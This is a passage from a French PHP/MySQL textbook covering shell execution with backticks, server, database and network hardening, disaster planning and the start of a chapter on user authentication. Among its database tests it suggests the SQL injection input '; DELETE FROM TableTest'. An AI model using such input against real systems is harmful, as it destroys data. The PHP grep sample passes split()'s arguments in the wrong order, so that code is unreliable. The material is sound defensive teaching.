Nous avons brièvement mentionné une fonctionnalité appelée *apostrophes d'exécution*. Il s'agit essentiellement d'un opérateur du langage permettant d'exécuter une commande quelconque dans un shell de commande (une variante de `sh` avec Unix ou `cmd.exe` avec Windows) en entourant cette commande d'apostrophes inverses (`). Ce symbole s'obtient en faisant `AltGr+7` sur un clavier PC français (ou directement avec la touche à gauche d'Entrée sur un clavier Mac français).

Les apostrophes d'exécution renvoient une chaîne contenant le résultat affiché par le programme exécuté.

Si l'on dispose d'un fichier texte contenant une liste de noms et de numéros de téléphone, la commande `grep` nous permet de trouver la liste des noms contenant "Dupont". `grep` est une commande Unix prenant en paramètre une expression régulière à rechercher dans la liste des fichiers qui lui est fournie en entrée. Elle renvoie la liste des lignes de ces fichiers qui correspondent à ce motif. Sa syntaxe est de la forme

```
grep [params] motif fichiers...
```

Il existe une version Windows de cette commande et Windows lui-même est fourni avec le programme `findstr.exe`, qui fait la même chose. Le script suivant permet donc de trouver les personnes qui s'appellent "Dupont" :

```
<?php

  // -i pour ignorer la casse
  $utilisateurs = `grep –i dupont /home/httpd/www/num_tel.txt`;

  // Place les lignes de la sortie dans un tableau
  // Attention, remplacer \n par \r\n avec Windows !
  $lignes = split($utilisateurs, "\n");

  foreach ($lignes as $ligne) {
    // Les noms et les numéros sont séparés par le caractère ,
    $nom_num = split($ligne, ',');
    echo "Nom : {$nom_num[0]}, Tél : {$nom_num[1]}<br/>\n";
  }

?>
```

Si vous autorisez l'utilisateur à fournir la commande placée entre les apostrophes inverses, vous vous exposez à toutes sortes de problèmes de sécurité et vous devrez filtrer très soigneusement la chaîne qui vous a été passée si vous voulez garantir la sécurité de votre système. Au pire, utilisez la fonction `escapeshellcmd`, mais c'est un minimum et vous devrez utiliser un filtrage plus efficace pour plus de sécurité.

Pire encore : comme le serveur web et PHP s'exécutent généralement dans un contexte ayant les permissions minimales (voir les sections suivantes), vous devrez leur donner plus de droits pour exécuter certaines de ces commandes, ce qui peut compromettre

encore plus la sécurité du système. L'utilisation de cet opérateur dans un environnement en production doit donc être soumise à une étude très rigoureuse.

Les fonctions `exec` et `system` ressemblent beaucoup aux apostrophes d'exécution, sauf qu'elles exécutent directement la commande au lieu de passer par un shell et qu'elles ne renvoient pas toujours l'ensemble des lignes produites par les apostrophes inverses. Elles posent les mêmes problèmes de sécurité et méritent donc la même attention.

Sécuriser le serveur web et PHP

Outre la sécurité de votre code, l'installation et la configuration de votre serveur web et de PHP sont également des éléments importants d'une politique de sécurité. La plupart des logiciels que l'on installe sur un ordinateur sont fournis avec des fichiers de configuration et des valeurs par défaut choisies pour montrer la puissance du programme. Ces choix supposent que l'on désactivera les parties dont on n'a pas besoin et/ou qui ne sont pas assez sécurisées à notre goût. Malheureusement, beaucoup ne pensent pas à le faire ou ne prennent pas le temps de le faire sérieusement.

Une partie de notre approche pour gérer la sécurité "globalement" consiste évidemment à s'assurer que les serveurs web et PHP sont correctement configurés. Bien que nous ne puissions pas ici présenter la totalité des options permettant de sécuriser chaque serveur ou chaque extension de PHP, nous pouvons au moins fournir quelques indications essentielles et vous diriger dans la bonne direction au cas où vous auriez besoin de plus de renseignements ou d'avis.

Garder les logiciels à jour

L'un des moyens les plus simples pour favoriser la sécurité d'un système consiste à s'assurer qu'on utilise toujours la dernière et la plus sécurisée des versions d'un logiciel. En ce qui concerne PHP, Apache et IIS, cela signifie que l'on doit visiter régulièrement leurs sites respectifs (**www.php.net**, **httpd.apache.org** et **www.microsoft.com/iis**) pour prendre connaissance des dernières alertes de sécurité, de la sortie des nouvelles versions et pour rechercher dans la liste des nouvelles fonctionnalités si certaines corrigent des bogues liés à la sécurité.

Mettre en place la nouvelle version

La configuration et l'installation de certains de ces programmes peut prendre du temps et nécessiter un grand nombre d'étapes. C'est notamment le cas sur Unix lorsqu'on installe ces programmes à partir de leurs sources car cela peut nécessiter l'installation préalable d'un certain nombre d'autres logiciels et de fournir un grand nombre d'options en ligne de commande pour que les extensions et modules requis soient activés.

Pour chaque programme, écrivez toujours un petit "script" d'installation que vous utiliserez à chaque fois que vous installez une nouvelle version du logiciel. De la sorte, vous êtes sûr de ne pas oublier quelque chose d'important dont l'absence pourrait poser problème plus tard. Le nombre d'étapes est tel qu'il est quasiment certain que vous ne vous rappellerez pas les détails exacts à chaque fois que vous lancez une installation.

Déployer la nouvelle version

Il ne faut *jamais* installer un nouveau programme directement sur le serveur en production. Vous devez toujours disposer d'un serveur de tests sur lequel installer les programmes et les applications web et vous assurer que tout fonctionne correctement. C'est tout spécialement vrai avec un langage comme PHP, où certains réglages par défaut changent entre les versions : il faut impérativement lancer une suite de tests et l'utiliser en pratique avant de pouvoir être certain que la nouvelle version du logiciel n'affecte pas malencontreusement votre application.

Vous n'avez pas besoin de dépenser des milliers d'euros pour acheter une nouvelle machine réservée aux tests et aux essais de configuration. De nombreux programmes, comme *VMware* ou *Virtualbox*, permettent désormais de créer des *machines virtuelles* et de lancer un système d'exploitation dans le vôtre.

Après avoir vérifié que la nouvelle version du logiciel fonctionne correctement avec votre application web, vous pouvez le déployer sur les serveurs en production. Vous devez être absolument sûr que ce processus est soit automatisé, soit décrit par un script sur papier (ou sur disque) afin de suivre la séquence d'étapes exacte et de répliquer l'environnement correct du serveur. Pour finir, effectuez quelques tests sur le serveur afin de vérifier que tout fonctionne correctement (voir Figure 14.2).




Figure 14.2
Mise à jour du logiciel serveur.

Lire le fichier *php.ini*

Si vous n'avez pas encore passé beaucoup de temps à parcourir le contenu du fichier php.ini, c'est le bon moment pour le faire en le chargeant dans un éditeur de texte. La plupart de ses entrées sont précédées de commentaires appropriés décrivant leur rôle. Elles sont classées par fonctionnalités/nom d'extension ; les noms de toutes les options

de `mbstring` commencent par `mbstring` alors que les options liées aux sessions (voir Chapitre 21) sont préfixées par `session`.

Il existe un grand nombre d'options de configuration pour des modules que nous n'utiliserons jamais ; si ces modules sont désactivés, il n'est pas nécessaire de s'occuper de leurs options puisqu'elles seront ignorées. En revanche, il est important de consulter la documentation en ligne de PHP (**www.php.net/manual**) pour connaître les options fournies par les extensions que l'on utilise et leurs valeurs possibles.

Là encore, il est fortement conseillé de faire des sauvegardes régulières de *php.ini* ou d'écrire quelque part les modifications que l'on y a apportées afin d'être sûr qu'elles sont toujours là après avoir installé une nouvelle version.

Le seul piège de cette configuration est qu'un logiciel ancien écrit en PHP peut exiger que les options `register globals` et/ou `register long arrays` soient activées. En ce cas, vous devez choisir entre ce logiciel et le risque qu'il fait courir à la sécurité. Vous pouvez atténuer ce risque en recherchant régulièrement les correctifs de sécurité et les autres mises à jour de ce logiciel.

Configurer le serveur web

Une fois que l'on a confiance dans son installation de PHP, on peut passer à celle du serveur web. Chaque serveur utilise sa propre configuration pour la sécurité et nous présenterons ici celles des deux serveurs les plus connus : Apache et Microsoft IIS.

Le serveur Apache

Bien que le serveur `httpd` soit fourni avec une configuration par défaut relativement sécurisée, nous devons vérifier quelques points avant de l'utiliser dans un environnement de production. Toutes les options de configuration se trouvent dans le fichier *httpd.conf*, qui se trouve généralement dans le sous-répertoire *conf* du répertoire de base de l'installation (*/usr/local/apache/conf* ou *c:\Apache\conf*, par exemple). Vous devez avoir lu attentivement les sections concernant la sécurité dans la documentation en ligne du serveur (**httpd.apache.org/docs-project**).

Assurez-vous d'effectuer les étapes suivantes :

- Vérifiez que `httpd` s'exécute sous le compte d'un utilisateur (`nobody` ou `httpd` sous Unix, par exemple) qui n'a pas les privilèges administrateur. Cet utilisateur est défini par les options `User` et `Group` dans *httpd.conf*.
- Vérifiez que les permissions des fichiers du répertoire d'installation d'Apache sont correctes. Avec Unix, cela implique de vérifier que tous les répertoires, sauf la racine de l'arborescence des documents (qui est, par défaut, le répertoire *htdocs/*) appartiennent à `root` et ont les permissions `755`.

- Vérifiez que le serveur est configuré pour pouvoir traiter un nombre correct de connexions simultanées. Avec les versions 1.3.x d'Apache, fixez la valeur de `MaxClients` avec un nombre raisonnable de clients (la valeur par défaut, 150, convient généralement mais vous pouvez l'augmenter si vous vous attendez à une charge plus élevée). Avec les versions 2.x d'Apache, qui utilisent les threads, vérifiez la valeur de `ThreadsPerChild` (la valeur par défaut, 50, convient généralement).
- Cachez les fichiers que vous ne voulez pas montrer en incluant les directives adéquates dans *httpd.conf*. Pour cacher les fichiers *.inc*, par exemple, ajoutez la directive suivante :

```
<Files ~ "\.inc$">
  Order allow, deny
  Deny from all
</Files>
```

Comme on l'a indiqué plus haut, vous devez également déplacer ces fichiers en dehors de l'arborescence des documents du site web.

Le serveur IIS de Microsoft

La configuration de IIS n'utilise pas un fichier de configuration comme Apache, mais vous devez quand même effectuer un certain nombre de réglages pour sécuriser votre installation :

- Évitez que les sites web se trouvent sur le même disque que le système d'exploitation.
- Utilisez le système de fichiers NTFS et prenez du temps pour supprimer les droits d'écriture aux endroits appropriés.
- Supprimez tous les fichiers installés par IIS dans l'arborescence des documents car il y a de fortes chances pour que vous n'en ayez jamais besoin. Le répertoire *inetpub* contient un grand nombre de fichiers dont vous n'aurez pas besoin si vous n'utilisez pas les outils de configuration en ligne (ce que vous ne devez pas faire : utilisez l'utilitaire `iisadmin` à la place).
- Évitez d'utiliser des noms classiques. Un grand nombre de programmes hostiles recherchent les scripts et les programmes dans les sous-répertoires *Scripts*, *cgi-bin*, *bin*, etc. de votre arborescence des documents.

Là aussi, il est fortement conseillé de lire les procédures de sécurité recommandées dans la documentation de IIS.

Applications web chez des hébergeurs

Les applications web qui s'exécutent chez un hébergeur PHP/MySQL rencontrent un peu plus de problèmes de sécurité. En effet, il est rare que l'on ait accès au fichier *php.ini* de ces serveurs et l'on ne peut donc pas configurer les options comme on le souhaite. Dans les cas

extrêmes, certains services d'hébergement ne permettent même pas de créer des répertoires à l'extérieur de l'arborescence des documents, ce qui nous prive d'un endroit sûr pour stocker les fichiers inclus. Heureusement, la plupart de ces sociétés veulent conserver leurs clients et font donc des efforts pour assurer la sécurité des applications.

Vous pouvez et devez passer par quelques étapes avant de choisir un service d'hébergement et d'y déployer vos applications :

- Avant de choisir le service, examinez la liste du support technique. Les meilleurs services auront une documentation en ligne complète (certains proposent même d'excellents didacticiels) qui montre exactement comment sera configuré votre espace privé. En la parcourant, vous pourrez connaître les restrictions qui s'appliquent et le support dont vous bénéficierez.
- Préférez les services d'hébergement qui vous octroient des arborescences de répertoires complètes, pas simplement une arborescence de documents. Pour certains, le répertoire racine de votre espace privé sera la racine de l'arborescence de vos documents ; avec d'autres, vous disposerez d'une arborescence complète et vos documents et vos scripts seront stockés dans *public_html*. Dans ce dernier cas, vous pourrez créer un répertoire *includes* pour y placer vos fichiers inclus et les cacher au monde extérieur.
- Essayez de connaître les valeurs utilisées dans *php.ini*. Même si la plupart des hébergeurs n'afficheront pas ces valeurs sur une page web et ne vous enverront pas ce fichier par e-mail, vous pouvez demander au service technique si, par exemple, le mode sécurisé est activé et quelles sont les fonctions et les classes qui sont désactivées. Pour connaître ces informations, vous pouvez également utiliser la fonction `ini get`. Les hébergeurs qui n'utilisent pas le mode sécurisé et qui ne désactivent aucune fonction nous inquiètent plus que ceux ayant une configuration qui semble raisonnable.
- Renseignez-vous sur les versions des logiciels utilisés. Est-ce que ce sont les plus récentes ? Si vous n'avez pas le droit de consulter le résultat d'une fonction comme `phpinfo`, faites appel à un service comme Netcraft (**http://www.netcraft.com**) qui vous renseignera sur ce point. *Assurez-vous que cet hébergeur utilise bien PHP 5* !
- Recherchez les services qui proposent une période d'essai, des garanties de remboursement ou tout autre moyen de tester d'abord si vos applications s'exécuteront avant de vous engager pour une longue période.

Sécuriser le serveur de base de données

Outre les mises à jour du logiciel, nous pouvons effectuer quelques opérations pour que nos bases de données soient plus sécurisées. Là encore, une présentation complète de la

sécurité de tous les SGBDR utilisables dans nos applications web nécessiterait un ouvrage complet, aussi nous contenterons-nous de présenter quelques stratégies générales.

Utilisateurs et système de permissions

Passez du temps à comprendre le système d'authentification et de permissions de votre SGBDR. Un nombre étonnant d'attaques réussissent simplement parce que l'on n'a pas pris le temps de vérifier que le système est sécurisé.

Assurez-vous que tous les comptes ont des mots de passe. L'une des premières opérations à réaliser sur un SGBDR consiste à vérifier que le compte administrateur de la base de données possède un mot de passe. Vérifiez également que ces mots de passe ne contiennent pas des mots du dictionnaire : même un mot de passe comme `44chevalA` est moins sûr que `FI93!!xl2@`. Si vous vous inquiétez de la mémorisation de ces mots de passe, utilisez par exemple la première lettre de tous les mots d'une phrase, en mélangeant minuscules et majuscules, comme LaQsBsLbP pour "Les amoureux qui se bécotent sur les bancs publics?" (Georges Brassens).

De nombreux SGBDR (dont les anciennes versions de MySQL) créent lors de leur installation un utilisateur anonyme qui possède plus de privilèges que vous ne le souhaiteriez probablement. Pendant que vous étudiez le système de permissions, assurez-vous que les éventuels comptes par défaut font exactement ce que vous voulez qu'ils fassent et supprimez ceux qui ne le font pas.

Vérifiez que le compte administrateur a accès aux tables des permissions et aux bases de données administratives. Les autres comptes ne devraient pouvoir accéder ou modifier que les bases ou les tables dont ils ont strictement besoin.

Pour le tester, essayez les opérations suivantes et vérifiez qu'elles provoquent des erreurs :

- Connectez-vous sans fournir de nom d'utilisateur ni de mot de passe.
- Connectez-vous sous le compte administrateur sans fournir de mot de passe.
- Connectez-vous sous le compte administrateur en fournissant un mauvais mot de passe.
- Connectez-vous sous un compte utilisateur normal et essayez d'accéder à une table qui ne devrait pas lui être accessible.
- Connectez-vous sous un compte utilisateur normal et essayez d'accéder à la base de données du système ou aux tables des permissions.

Envoi de données au serveur

Comme nous l'avons répété sans cesse dans ce livre (et comme nous continuerons de le faire), n'envoyez jamais des données non filtrées au SGBDR. Utilisez les différentes fonctions fournies par les extensions pour protéger les chaînes (comme `mysqli real escape string`) afin de disposer d'une protection de base.

Cependant, comme on l'a vu, ces fonctions ne suffisent pas : vous devez également vérifier le type de chaque champ envoyé par un formulaire. Si ce champ doit contenir un nom d'utilisateur, il faut être sûr qu'il ne contienne pas plusieurs kilo-octets de données ni des caractères qui n'ont rien à faire dans un nom d'utilisateur. En testant la validité des données (que ce soient des chaînes, des nombres, des dates ou des heures), nous pouvons produire des messages d'erreur plus lisibles et réduire certains risques de sécurité pour nos bases de données.

Enfin, nous pouvons utiliser des instructions préparées sur les serveurs qui l'autorisent car elles protégeront les données pour nous et s'assureront que tout est placé entre apostrophes lorsque cela est nécessaire.

Là encore, certains tests vous permettront de vérifier que le SGBDR traite correctement les données :

- Essayez d'entrer des valeurs comme `'; DELETE FROM TableTest'`, etc.
- Pour les champs numériques ou de dates, essayez d'entrer des valeurs totalement fantaisistes, comme `'55#$888ABC'`, et vérifiez que vous obtenez une erreur.
- Essayez d'entrer des valeurs qui dépassent les limites de taille que vous avez choisies et vérifiez que cela provoque une erreur.

Connexion au serveur

Il existe quelques moyens de maintenir la sécurité des SGBDR en contrôlant leurs connexions. L'un des plus simples consiste à limiter les personnes autorisées à se connecter. De nombreux systèmes de permissions utilisés dans les SGBDR permettent de préciser non seulement le nom de l'utilisateur et son mot de passe, mais également les machines à partir desquelles il est autorisé à se connecter. Si le SGBDR est sur la même machine que le serveur web et que PHP, il est certainement assez logique de n'autoriser que les connexions provenant de `localhost` ou de l'adresse IP de cette machine. Si le serveur web est toujours sur un même ordinateur, il est à peu près normal de n'autoriser les utilisateurs à se connecter à la base qu'à partir de cette machine.

De nombreux SGBDR autorisent les connexions chiffrées (généralement *via* SSL). Si vous devez vous connecter à un SGBDR depuis Internet, utilisez ce type de connexion s'il est disponible. Sinon vous pouvez passer par un *tunnel* qui permet d'effectuer une connexion

sécurisée entre deux machines : le principe consiste à créer une connexion sécurisée dans laquelle on passe ensuite les autres connexions (comme HTTP ou SMTP).

Enfin, assurez-vous que le SGBDR a été configuré pour traiter plus de connexions que le serveur web et PHP ne pourront lancer. Nous avons expliqué plus haut qu'Apache 1.3.x, par défaut, pouvait lancer `150` serveurs ; le nombre de connexions autorisées par défaut dans le fichier *my.ini* de MySQL étant de `100`, votre configuration est déjà incorrecte.

Pour corriger ce problème, il suffit de modifier le fichier *my.ini* :

```
max_connections=151
```

Nous avons ajouté une connexion supplémentaire car MySQL garde toujours une de ces connexions pour l'administrateur. Même si le serveur est totalement chargé, l'administrateur de la base pourra donc quand même se connecter.

Exécution du serveur

Pour l'exécution du SGBDR, vous pouvez prendre quelques mesures pour assurer sa sécurité. Avant tout, il ne devrait jamais s'exécuter sous le compte de l'administrateur du système (`root` avec Unix, `administrateur` avec Windows). En effet, s'il est compromis, c'est tout le système qui serait en détresse. En fait, MySQL refuse de s'exécuter lorsqu'il est lancé sous ce compte, sauf si vous le forcez à le faire (ce qui serait vraiment une très mauvaise idée).

Après avoir configuré le SGBDR, la plupart des programmes exigeront que vous modifiiez le propriétaire et les permissions des répertoires et des fichiers de la base pour les protéger des yeux indiscrets. Assurez-vous de le faire et que ces fichiers ne restent pas la propriété de l'administrateur système ; sinon le processus du serveur (qui ne tourne pas sous le compte du superutilisateur) ne pourrait même pas écrire dans ses propres fichiers.

Enfin, lorsque vous travaillez avec le système de permissions et d'authentification, créez les utilisateurs avec le moins de permissions possible. Au lieu de leur octroyer un large ensemble de droits "parce qu'ils pourraient en avoir besoin un jour", donnez-leur le minimum de permissions et n'ajoutez les autres que quand cela devient absolument nécessaire.

Protéger le réseau

Vous disposez de quelques moyens pour sécuriser le réseau sur lequel se trouve votre application web. Bien que les détails exacts dépassent le cadre de ce livre, ils sont relativement simples à comprendre et ils ne protégeront pas que vos applications web.

Installation de pare-feux

Tout comme l'on doit filtrer les données qui parviennent à notre application PHP, nous devons également filtrer tout le trafic qui arrive sur notre réseau, que ce soit dans nos bureaux ou dans un data center qui héberge nos serveurs et nos applications.

Pour ce faire, on utilise un pare-feu, qui peut être un logiciel s'exécutant sur un système d'exploitation comme FreeBSD, Linux ou Windows, ou un matériel dédié. Le travail d'un pare-feu consiste à éliminer le trafic indésirable et à bloquer l'accès aux parties d'un réseau que l'on veut isoler.

Le protocole TCP/IP sur lequel repose Internet utilise des ports, chacun d'eux étant dédié à un type de trafic particulier (HTTP, par exemple, utilise le port 80). Un grand nombre de ports servent strictement au trafic interne et ont peu d'utilité dans les interactions avec le monde extérieur. En interdisant le trafic d'entrer et de sortir de notre réseau par ces ports, nous réduisons le risque que nos ordinateurs ou nos serveurs (et donc nos applications web) soient attaqués.

Utilisation d'une DMZ

Comme nous l'avons déjà évoqué dans ce chapitre, nos serveurs et nos applications web courent le risque d'être attaqués non seulement de l'extérieur, mais également par des utilisateurs internes. Bien que ces derniers soient moins nombreux, ils ont souvent la possibilité de causer plus de dégâts puisqu'ils connaissent bien le fonctionnement de leur société.

Un moyen de limiter ce risque consiste à mettre en place une zone démilitarisée (DMZ). On peut ainsi isoler les serveurs qui exécutent nos applications web (et les autres, comme les serveurs de courrier de la société) à la fois du monde extérieur et du réseau interne, comme le montre la Figure 14.3.




Figure 14.3

Mise en place d'une zone démilitarisée (DMZ).

Les DMZ ont deux avantages essentiels :

- Ils protègent les serveurs et les applications des attaques provenant de l'intérieur et de l'extérieur de votre réseau.
- Ils protègent votre réseau interne en plaçant des couches supplémentaires de pare-feux et plus de sécurité entre votre réseau et Internet.

La conception, l'installation et la maintenance d'une DMZ doit être entreprise avec les administrateurs réseau de l'endroit où vous hébergez votre application web.

Préparation contre les attaques DoS et DDoS

Les attaques par déni de service (DoS) font partie des attaques actuelles les plus effrayantes. Les attaques DoS et leurs versions distribuées encore plus alarmantes (DDoS) utilisent des ordinateurs infectés, des vers ou tout autre moyen pour exploiter les faiblesses des installations des logiciels, voire celles inhérentes à la conception de certains protocoles comme TCP/IP. Elles saturent alors un ordinateur et l'empêchent de répondre aux requêtes de connexion émanant de ses clients légitimes.

Ce type d'attaque, malheureusement, est très difficile à prévoir et à contrer. Certains constructeurs de matériel réseau vendent des équipements permettant de limiter les risques et les effets des attaques DoS, mais ce ne sont pas encore des solutions radicales.

Votre administrateur devrait au moins chercher à comprendre la nature du problème et les risques auxquels sont exposés votre réseau et vos installations. Ajouté aux échanges avec votre FAI (ou tout organisme qui héberge les machines de votre FAI), cela vous préparera au cas où une attaque de ce type se présente. Même si cette attaque n'est pas directement dirigée contre vos serveurs, ils peuvent quand même s'en retrouver les victimes.

Sécurité des ordinateurs et du système d'exploitation

Noue devons également nous soucier de l'ordinateur sur lequel s'exécute l'application web. Pour cela, vous pouvez et devez vérifier quelques points essentiels.

Maintenir à jour le système d'exploitation

L'un des moyens les plus simples de maintenir la sécurité de votre ordinateur consiste à faire en sorte que son système d'exploitation soit toujours à jour. Dès que vous avez choisi un système d'exploitation particulier pour votre environnement de production, vous devriez prévoir d'y effectuer des mises à jour et d'y appliquer les correctifs de sécurité. Vous devriez également consulter périodiquement certaines sources pour y rechercher les nouvelles alertes, les correctifs ou les mises à jour.

Ces sources dépendent du système d'exploitation. Généralement, vous les trouverez auprès de l'éditeur de ce système, surtout s'il s'agit de Windows, d'un Linux vendu par Red Hat ou SuSE ou de Solaris. Pour les autres, comme FreeBSD, Linux Ubuntu ou OpenBSD, il faut généralement consulter leurs sites respectifs pour prendre connaissance des derniers correctifs conseillés.

Comme pour toutes les mises à jour de logiciels, vous devriez disposer d'un environnement où tester l'application de ces correctifs et vérifier qu'ils s'installent correctement avant de les appliquer aux serveurs en production. Cela permet également de tester que ces modifications ne perturbent pas votre application avant que le problème ne survienne sur vos serveurs.

La mise en place de certains correctifs dépend évidemment de vous : si un correctif de sécurité concerne le sous-système Firewire et que votre ordinateur n'en est pas pourvu, cela ne vaut peut-être pas la peine de perdre du temps à le déployer.

Ne lancer que ce qui est nécessaire

L'un des problèmes que rencontrent de nombreux serveurs est celui du grand nombre de programmes qu'ils exécutent : serveurs de courrier, serveurs FTP, possibilité d'échanger des données avec le système de fichiers de Windows (*via* le protocole SMB), etc. Pour vos applications web, vous n'aurez souvent besoin que du serveur web (IIS ou Apache), de PHP avec ses bibliothèques et d'un SGBDR.

Si vous n'utilisez rien d'autre, éteignez les services inutiles et désactivez-les une fois pour toutes. Vous n'aurez ainsi plus besoin de vous soucier de leur sécurité. Les utilisateurs de Windows 2000 et XP peuvent parcourir la liste des services exécutés par leur serveur et couper ceux qui ne sont pas utiles. En cas de doute, faites quelques recherches car il est fortement probable que quelqu'un d'autre ait déjà demandé ce que fait un service donné et s'il est nécessaire.

Sécuriser physiquement le serveur

Nous avons déjà mentionné qu'une des attaques contre la sécurité consiste simplement à entrer dans vos bureaux, à débrancher le serveur et à partir avec. Ce n'est malheureusement pas une plaisanterie. Un serveur moyen n'étant pas un matériel particulièrement donné, les motivations du voleur ne sont pas forcément d'espionner un concurrent ou de voler une propriété intellectuelle. Certains volent simplement les ordinateurs pour les revendre.

Il est donc essentiel que les serveurs qui exécutent vos applications web se trouvent dans un environnement sécurisé auquel seules les personnes autorisées auront accès. Une politique spécifique permettra en outre d'octroyer ou de supprimer ce droit d'accès aux différentes personnes.

Se préparer aux désastres

Si vous voulez voir un visage livide, demandez à votre responsable informatique ce qui arriverait à vos serveurs ou, bien sûr, à tout le data center si l'immeuble qui les héberge était détruit par un incendie ou un tremblement de terre. Vous verrez qu'un bon pourcentage d'entre eux n'auront aucune réponse.

Bien qu'elle soit souvent ignorée, la préparation aux désastres (et à leur réparation) est une partie critique de l'exécution d'un service, qu'il s'agisse d'une application web ou de toute autre chose (dont les opérations quotidiennes de votre travail). Cette préparation consiste généralement en un ensemble de documents ou de procédures qui ont été répétées et qui consistent à répondre aux questions lorsqu'une des situations suivantes (entre autres) survient :

- Des parties de votre data center ont été détruites au cours d'une catastrophe.
- Votre équipe de développement est partie déjeuner et a été renversée par un bus et sérieusement blessée (voire tuée).
- Les bureaux de la direction de votre société ont brûlé.
- Un pirate ou un employé mécontent a réussi à détruire toutes les données sur les serveurs de vos applications web.

Bien que la plupart des gens n'aiment pas évoquer les désastres et les attaques, la dure réalité fait que ces situations arrivent (heureusement, assez rarement). Les entreprises, cependant, ne peuvent pas se payer le luxe de rester figées lorsqu'un événement de cette importance survient et qu'elles n'y sont pas préparées. Une société ayant un chiffre d'affaires quotidien de plusieurs millions d'euros serait dévastée si ses applications web ne fonctionnaient plus pendant plus d'une semaine.

En se préparant à ces événements, en les anticipant avec des plans d'actions clairs et en répétant certaines parties critiques, un petit investissement financier peut économiser à notre entreprise des pertes éventuellement désastreuses si un véritable problème survenait un jour.

Voici certaines des mesures qui pourront vous aider à préparer les désastres et à les réparer :

- Assurez-vous que toutes les données sont sauvegardées quotidiennement et que les sauvegardes sont stockées sur un autre site. Si votre data center est détruit, vous disposerez encore des données.
- Écrivez des scripts, également ailleurs que sur le site, expliquant comment recréer les environnements des serveurs et configurer l'application web. Faites au moins une répétition de ces procédures de reconfiguration.

- Conservez une copie complète du code source nécessaire à votre application web, également stockée ailleurs que sur le site.
- Pour les équipes importantes, interdisez que tous les membres de l'équipe se déplacent dans le même véhicule (voiture ou avion) afin qu'il y ait moins de conséquences en cas d'accident.
- Utilisez des outils automatiques pour surveiller le fonctionnement du serveur et désignez un "opérateur d'urgence" qui devra se rendre dans les locaux lorsqu'un problème survient, même en dehors des heures de bureau.
- Mettez en place un accord avec un fournisseur afin de disposer immédiatement de nouveaux matériels si votre data center est détruit. Il serait assez frustrant de devoir attendre 4 à 6 semaines pour recevoir de nouveaux serveurs.

Pour la suite

Au Chapitre 15, nous étudierons plus en détail l'authentification des utilisateurs. Nous présenterons plusieurs méthodes différentes dont l'utilisation de PHP et de MySQL pour authentifier les visiteurs.

15

Authentification avec PHP et MySQL

Ce chapitre explique comment implémenter différentes techniques d'authentification des utilisateurs à l'aide de PHP et de MySQL.

Identification des visiteurs

Bien que le Web soit un support relativement anonyme, il est souvent intéressant de savoir qui visite votre site. Heureusement pour la confidentialité des utilisateurs, il n'est possible de deviner que peu d'informations personnelles sans leur accord explicite.

Avec un peu de travail, les serveurs peuvent déterminer plusieurs informations sur les ordinateurs et les réseaux qui tentent de s'y connecter. Les navigateurs web ont l'habitude de s'identifier en fournissant aux serveurs leur nom, leur numéro de version et le nom de votre système d'exploitation. Vous pouvez également déterminer la résolution et le nombre de couleurs de l'écran de vos visiteurs, ainsi que la largeur de leur écran de navigateur grâce à du code JavaScript.

Chaque ordinateur connecté à Internet possède une adresse IP qui lui est propre. À partir de l'adresse IP d'un visiteur, vous pouvez découvrir certaines informations le concernant : il est ainsi possible de savoir à qui appartient une certaine adresse IP et, avec un peu de chance et quelques suppositions, à quel endroit cette personne se trouve. Certaines adresses sont plus utiles que d'autres. Généralement, les personnes disposant d'une connexion permanente à Internet possèdent une adresse IP fixe, mais les personnes qui doivent se connecter par modem à leur fournisseur d'accès à

Internet se voient affecter temporairement l'une des adresses IP de leur fournisseur. La prochaine fois que vous verrez cette adresse, il est donc fort probable qu'elle appartienne à un autre ordinateur. En réalité, les adresses IP ne sont pas aussi utiles qu'elles y paraissent au premier abord pour identifier des utilisateurs.

Heureusement pour les utilisateurs du Web, aucune des informations fournies par leur navigateur ne permet de les identifier. Si vous souhaitez connaître le nom (ou d'autres détails personnels) d'un utilisateur, vous devrez le lui demander.

Plusieurs sites web obligent ou, tout du moins, encouragent fortement leurs utilisateurs à fournir ces informations. Ainsi, le site du *New York Times* (**http://www.nytimes.com**) propose gratuitement le contenu de son journal, mais uniquement aux personnes qui acceptent d'indiquer leur nom, leur sexe et leur revenu global. Le site d'information et de discussion pour informaticiens *Slashdot* (**http://www.slashdot.org**) permet aux utilisateurs inscrits de participer à des discussions sous un pseudonyme et de personnaliser l'interface. La plupart des sites de commerce électronique enregistrent des informations sur leurs clients lors de leur premier enregistrement, afin qu'ils n'aient plus besoin de saisir à nouveau toutes ces informations lors de leurs visites ultérieures.

Après avoir demandé et reçu les informations concernant l'un de vos visiteurs, vous avez besoin d'un moyen d'associer ces informations au même utilisateur la prochaine fois qu'il viendra sur votre site. Si vous partez de l'hypothèse qu'une seule personne visite votre site avec un compte donné et que chaque visiteur ne se sert que d'un seul ordinateur, vous pouvez enregistrer un cookie sur l'ordinateur de cette personne pour l'identifier. Ces suppositions ne sont certainement pas vraies pour tout le monde, puisqu'il arrive souvent que plusieurs personnes partagent un même ordinateur et qu'une même personne se serve de plusieurs ordinateurs. Il arrivera donc que vous ayez besoin de demander à vos utilisateurs de s'identifier à nouveau. Vous devrez en plus leur demander de prouver leur identité.

